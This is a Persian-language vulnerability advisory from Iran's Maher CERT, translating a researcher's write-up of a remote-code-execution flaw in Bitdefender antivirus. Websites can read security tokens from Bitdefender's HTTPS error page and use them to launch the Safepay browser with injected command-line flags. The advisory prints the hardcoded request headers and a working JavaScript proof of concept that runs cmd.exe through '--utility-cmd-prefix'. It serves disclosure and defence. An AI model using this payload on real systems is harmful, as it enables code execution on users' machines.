بسمه تعالی

مرکز ماهر

مرکز مدیریت امداد و هماهنگی
عملیات رخدادهای رایانه ای

بهره‌برداری از انتی‌ویروس Bitdefender: فراهم‌آوری امکان RCE از هر وب‌سایتی

اخبار آسیب‌پذیری

شناسه سند ..... -

نوع سند ..... اخبار آسیب‌پذیری

شماره نگارش ۱

تاریخ نگارش ۱۳۹۹/۰۴/۰۸

طبقه‌بندی سند ..... عادی

تهران- میدان آرژانتین- ابتدای بلوار بیهقی- نبش خیابان شانزدهم- ساختمان شماره ۱ سازمان فناوری اطلاعات ایران

(۰۲۱)۴۲۶۵۰۰۰۰

۰۲۱ ۴۲۶۵۰۰۰۰

cert.ir

فهرست مطالب

۱ مقدمه ۱
۲ نحوه‌ی برخورد Bitdefender با ارتباطات HTTPS ۱
۳ دسترسی به یک صفحه‌ی خطا چه مزیتی دارد؟ ۳
۴ بهره‌برداری از حالت بانکداری ایمن (Safe Banking) ۴
۵ جمع‌بندی ۶
۶ منبع ۶

کلیه حقوق مادی و معنوی این سند متعلق به «مرکز ماهر» است.

۱ مقدمه

به عنوان بخشی از قابلیت‌های محافظت آنلاین، انتی‌ویروس Bitdefender ارتباطات امن HTTPS را کنترل و بررسی می‌کند. در برخی از حالات به جای واگذاری رفع خطا به مرورگر، Bitdefender به دلایلی ترجیح می‌دهد که صفحات خطای مختص به خود را نمایش دهد. این مورد مشابه عملکرد سابق Kaspersky است، اما با اثرات جانبی کمتر. نتیجه این است که این وب‌سایت‌ها می‌توانند برخی از توکن‌های امنیتی را از این صفحات خطا بخوانند.

از این توکن‌ها نمی‌توان برای دور زدن خطاها در سایر وب‌سایت‌ها استفاده کرد، اما می‌توان از آن‌ها برای شروع نشست(Session) با مرورگر مبتنی بر کرومیومِ Safepay استفاده کرد. این API هرگز به منظور پذیرش داده‌های غیرقابل اعتماد طراحی نشده بود، بنابراین تحت تاثیر همان آسیب‌پذیری است که در مرورگر Avast Secure نیز مشاهده شده بود که شامل امکان تزریق پرچم‌های خط فرمان، که در بدترین حالت منجر به شروع برنامه‌های دلخواه می‌شود، بوده است.

۲ نحوه‌ی برخورد Bitdefender با ارتباطات HTTPS


این روزها از هر محصول انتی‌ویروس، به عنوان بخشی از مؤلفه‌ی "محافظت آنلاین" خود، انتظار می‌رود سه ویژگی را ارائه دهد: Safe Browsing (مسدود کردن وب‌سایت‌های مخرب)، Safe Search (پرچم‌گذاری نتایج جستجوی مخرب) و Safe Banking (واگذاری وب‌سایت‌های بانکی آنلاین به مرورگری جداگانه). نادیده گرفتن این سوال که آیا این ویژگی‌ها واقعا مفید هستند، فروشندگان انتی‌ویروس را با چالشی مواجه می‌کنند: چگونه می‌توان برای پیاده‌سازی این موارد به ارتباطات رمزگذاری شده‌ی HTTPS وارد شد؟

برخی از فروشندگان از رویکرد "ask nicely" استفاده کردند: از کاربر می‌خواهند که افزونه‌های مرورگر خود را نصب کنند تا بتوان عملکردهای لازم را پیاده‌سازی کرد. به طور مثال مانند McAfee. برخی دیگر رویکرد "brutal" را اتخاذ کردند: آنها در بین مرورگر و سرورهای وب قرار گرفتند، داده‌ها را در پایانه آن‌ها رمزگشایی کردند و با استفاده از گواهی امضای خود، مجدداً آن‌ها را رمزگذاری کردند. به عنوان مثال می‌توان Kaspersky را در نظر گرفت. با این وجود سایرین رویکرد "cooperative" را در پیش گرفتند: آن‌ها با مرورگرها کار می‌کنند و از یک API که به برنامه‌های خارجی اجازه می‌دهد تا داده‌ها را بدون آن که خودشان رمزگشایی کنند، ببینند، استفاده می‌کنند. مرورگرها خصوصا این API را معرفی کردند زیرا در غیر این صورت، محصولات انتی‌ویروس باعث سردرگمی می‌شدند.

کلیه حقوق مادی و معنوی این سند متعلق به «مرکز ماهر» است.

Bitdefender یکی از فروشندگانی است که برای بیشتر بخش‌ها رویکرد "cooperative" را انتخاب کرده‌اند. گاهی اوقات پیش آمده که محصول آن‌ها باید پاسخ سرور را تغییر دهند، به عنوان مثال در صفحات جستجو که در آن‌جا اسکریپت را اجرا می‌کنند که عملکرد Safe Search را انجام می دهند. در این‌جا، آن‌ها به ناچار مجبورند پاسخ اصلاح شده‌ی سرور را با گواهینامه‌ی خود رمزگذاری کنند.

با این وجود کاملا باعث تعجب است که Bitdefender، با وجود عدم ضرورت چنین تنظیمی، به جای واگذاری رسیدگی به خطای گواهی، خود به آن‌ها رسیدگی می‌کند.



شکل ۱. صفحه مربوط به خطای Bitdefender

در مقایسه با Kaspersky، این صفحه مواردی را به درستی انجام می‌دهد. به عنوان مثال، عملکرد برجسته‌شده این است: "TAKE ME BACK TO SAFETY" با کلیک بر روی "I understand the risks" یک

پیام هشدار اضافی ارائه می‌دهد که هم اطلاع‌دهنده است و هم تا حد زیادی حملات Clickjacking را کاهش می‌دهد اما مشکل نادیده گرفته‌شدن HSTS نیز وجود دارد، همانطور که در مورد Kaspersly وجود داشت. بنابراین در مجموع، این مسئله نشان دهنده‌ی ریسک غیرضروری است در حالی که مرورگر در مواجهه با خطاها تواناتر است.

اما در حال حاضر جنبه جالب اینجاست: URL در نوار آدرس مرورگر تغییر نمی‌کند. بنابراین، تا جایی که در مورد مرورگر باشد، این صفحه خطا در سرور وب سرچشمه گرفته است و هیچ دلیلی وجود ندارد که دیگر صفحات وب از همان سرور نتوانند به آن دسترسی پیدا کنند. وب سایت‌ها قادر به خواندن تمامی توکن‌های امنیتی موجود در آن هستند (موضوعی که قبلاً در محصولات Kaspersky دیده بودیم).

۳ دسترسی به یک صفحه‌ی خطا چه مزیتی دارد؟

PoC مربوط به این دسترسی از یک سرور وب استفاده می‌کرد که به درخواست اولیه گواهی معتبر ارائه می‌داد اما پس از آن از یک گواهی نامعتبر استفاده می‌کرد. این کار اجازه بارگزاری یک صفحه مخرب در مرورگر، تعویض گواهی به یک گواهی نامعتبر و سپس استفاده از XMLHttpRequest برای دانلود صفحه خطا را داد. با توجه به این که این درخواست یک درخواست same-origin است، مرورگر این کار را مختل نمی‌کند.

```
var params = encodeURIComponent(window.location);
sid = "" + Math.random();
obj_ajax.open("POST", sid, true);
obj_ajax.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
obj_ajax.setRequestHeader("BDNDSS_B67EA559F21B487F861FDA8A44F01C50", "{%NDSECK%}");
obj_ajax.setRequestHeader("BDNDCA_BBACF84D61A04F9AA66019A14B035478", "{%NDCA%}");
obj_ajax.setRequestHeader("BDNDWB_5056E556833D49C1AF4085CB254FC242", "{%OBKCMD%}");
obj_ajax.setRequestHeader("BDNDOK_4E961A95B7B44CBCA1907D3D3643370D", "{%OBKREFERRER%}");
obj_ajax.send(params);
```

شکل ۲. کد مربوط به لینک "I understand the risks"

مشخص است که برای برقراری ارتباط با برنامه BitDefender، وب‌سایت باید یک درخواست به آدرس دلخواه بفرستد. سپس، در صورتی که هدرهای HTTP به درستی تنظیم شده باشند، BitDefender درخواست را به صورت محلی پردازش می‌کند. با وجود این‌که نام هدرها به نظر تصادفی می‌آیند اما این نام‌ها به صورت هاردکد شده در کد قرار داده شده‌اند و هرگز تغییر نمی‌کنند. پس در اینجا مقادیر هدرها بوده که برای ما ارزشمند است.

کلیه حقوق مادی و معنوی این سند متعلق به «مرکز ماهر» است.

جالب‌ترین هدرها BDNDSS_B67EA559F21B487F861FDA8A44F01C50 و BDNDCA_BBACF84D61A04F9AA66019A14B035478 هستند. این هدرها دارای مقادیر یکسانی هستند. آیا با این مقادیر می‌توان در وبسایت‌های دیگر از ارورها رد شد؟ خیر زیرا به مقدار درست هدر BDNDTK_BTS86RE4PDHKKZYVUJE2UCM87SLSUGYF نیز نیاز داریم. این مقدار، آدرس صفحه است که با روش HMAC-SHA-256 کدگذاری شده است، و کلید رمزگذاری (که هر نشست کلید مختص به خود را دارد) در دسترس نیست.

اما به یاد داشته باشید، سه جزء محافظت آنلاین وجود دارند، و سایر موارد نیز برخی از عملکردها را در دسترس وب قرار می‌دهند. با توجه به یافته‌ها، تمام عملکردها از مقادیر BDNDSS_B67EA559F21B487F861FDA8A44F01C50 و BDNDCA_BBACF84D61A04F9AA66019A14B035478 یکسانی استفاده می‌کنند، اما جستجوی ایمن (Safe Search) و بانکداری ایمن (Safe Banking) هیچ محافظتی فراتر از این ندارند. آیا تمایل دارید که انتی‌ویروس حجم زیادی از نتایج جستجو را بررسی کند؟ شاید مسئله‌ی هیجان‌انگیزی نباشد، اما هر وب‌سایتی می‌تواند به این عملکرد دسترسی داشته باشد.

۴ بهره‌برداری از حالت بانکداری ایمن (Safe Banking)

در این بخش شروع حالت بانکداری ایمن جالب به نظر می‌رسد. الگوی کد زیر از Bitdefender، علت جالب بودن این حالت را نشان می‌دهد. این الگو برای تولید کدی است که به وب‌سایت‌های بانکی تزریق می‌شود اما به نظر نمی‌رسد که دیگر مورد استفاده قرار گیرد (بله، کد استفاده نشده هنوز هم می‌تواند مشکلاتی ایجاد کند).

```
var params = encodeURIComponent(window.location);
sid = "" + Math.random();
obj_ajax.open("POST", sid, true);
obj_ajax.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
obj_ajax.setRequestHeader("BDNDSS_B67EA559F21B487F861FDA8A44F01C50", "{%NDSECK%}");
obj_ajax.setRequestHeader("BDNDCA_BBACF84D61A04F9AA66019A14B035478", "{%NDCA%}");
obj_ajax.setRequestHeader("BDNDWB_5056E556833D49C1AF4085CB254FC242", "{%OBKCMD%}");
obj_ajax.setRequestHeader("BDNDOK_4E961A95B7B44CBCA1907D3D3643370D", "{%OBKREFERRER%}");
obj_ajax.send(params);
```

شکل ۳. کد مربوط به حالت بانکداری ایمن

قبلاً مقادیر NDSECK و NDCA مشاهده شده‌اند. این مقادیر را می‌توان از صفحه‌ی خطای Bitdefender استخراج کرد. بسته به اینکه آیا در ابتدا از کاربر خواسته می‌شود و یا بلافاصله مرورگر Safepay اجرا شود،


OBKCMD می‌تواند obk.ask یا obk.run باشد (البته دومی انتخاب می‌گردد). OBKREFERRER می‌تواند هر آدرسی باشد و به نظر نمی‌رسد که مهم باشد اما مقدار پارامترهای ارسال شده‌ی همراه با درخواست مهم است، این همان آدرسی است که در مرورگر Safepay باز می‌شود.

پس حالا راهی برای باز کردن یک صفحه مخرب در مرورگر Safepay وجود دارد و این پتانسیل که امنیت تمام وبسایت‌های بانکی که به صورت ایزوله شده در آنجا در حال اجرا هستند به به خطر می‌افتد. البته این موفقیت بزرگی نیست. اگر سعی شود که یک آدرس javascript: باز شود چه اتفاقی می‌تواند رخ دهد؟ مرورگر کرش می‌کند اما ممکن است قابل سوءاستفاده باشد. در مورد فضای خالی(Space) در آدرس چه؟ در آدرس‌های https: فضاهای خالی رمزگذاری می‌شوند اما در آدرس‌های data: این اتفاق نخواهد افتاد. دیده می‌شود که همان مشکلی که در حالت بانکداری avast مشاهده شده بود در اینجا نیز وجود دارد. فضاهای خالی اجازه تزریق پرچم‌های خط فرمان را می‌دهند.

اکنون زمان بهره‌برداری واقعی است. در شکل‌های ۴ و ۵ بهره‌برداری نشان داده شده است.

```
var request = new XMLHttpRequest();
request.open("POST", Math.random());
request.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
request.setRequestHeader("BDNDSS_B67EA559F21B487F861FDA8A44F01C50", param1);
request.setRequestHeader("BDNDCA_BBACF84D61A04F9AA66019A14B035478", param2);
request.setRequestHeader("BDNDWB_5056E556833D49C1AF4085CB254FC242", "obk.run");
request.setRequestHeader("BDNDOK_4E961A95B7B44CBCA1907D3D3643370D", location.href);
request.send("data:text/html,nada --utility-cmd-prefix=\"cmd.exe /k whoami & echo\"");
```

شکل ۴. param1 و param2 مقادیر استخراج شده از صفحه‌ی خطا هستند.



شکل ۵. خروجی پس از بهره‌برداری

خط اول خروجی خط فرمان whoami است در حالی که خروجی باقی‌مانده توسط دستور echo تولید می‌شود و تمامی پارامترهای اضافی خط فرمان دریافت شده‌ی برنامه را نشان می‌دهد.

۵ جمع‌بندی

به طور کلی در این مورد توصیه این است که انتی‌ویروس‌ها تا حد ممکن از بررسی ارتباطات رمزگذاری شده به این شکل اجتناب کنند. دستکاری کردن پاسخ‌های سرور، حتی اگر به طور دقیق اجرا شود، می‌تواند باعث مشکلاتی شود، به همین دلیل برای محافظت آنلاین، افزونه‌های مرورگر بهتر هستند اما حتی با وجود رویکرد فعلی آن‌ها، Bitdefender باید رسیدگی به خطا را به مرورگر واگذار کند.

در این‌جا یک یادآوری ساده نیز لازم است که حتی به داده‌هایی که امن محسوب می‌شوند نباید بدون قید و شرط اعتماد کرد. به ویژه در مورد ساخت خطوط فرمان، فراخوانی و آزادسازی صحیح مقادیر پارامترها باید پیش فرض باشد، به طوری که، به عنوان مثال، تزریق ناخواسته‌ی پرچم‌های خط فرمان غیرممکن باشد. همچنین اگر از کدی استفاده نمی‌شود، آن را باید حذف کرد! کد کمتر به طور خودکار به معنی آسیب‌پذیری کمتر نیز است.

۶ منبع

- https://palant.info/2020/06/22/exploiting-bitdefender-antivirus-rce-from-any-website/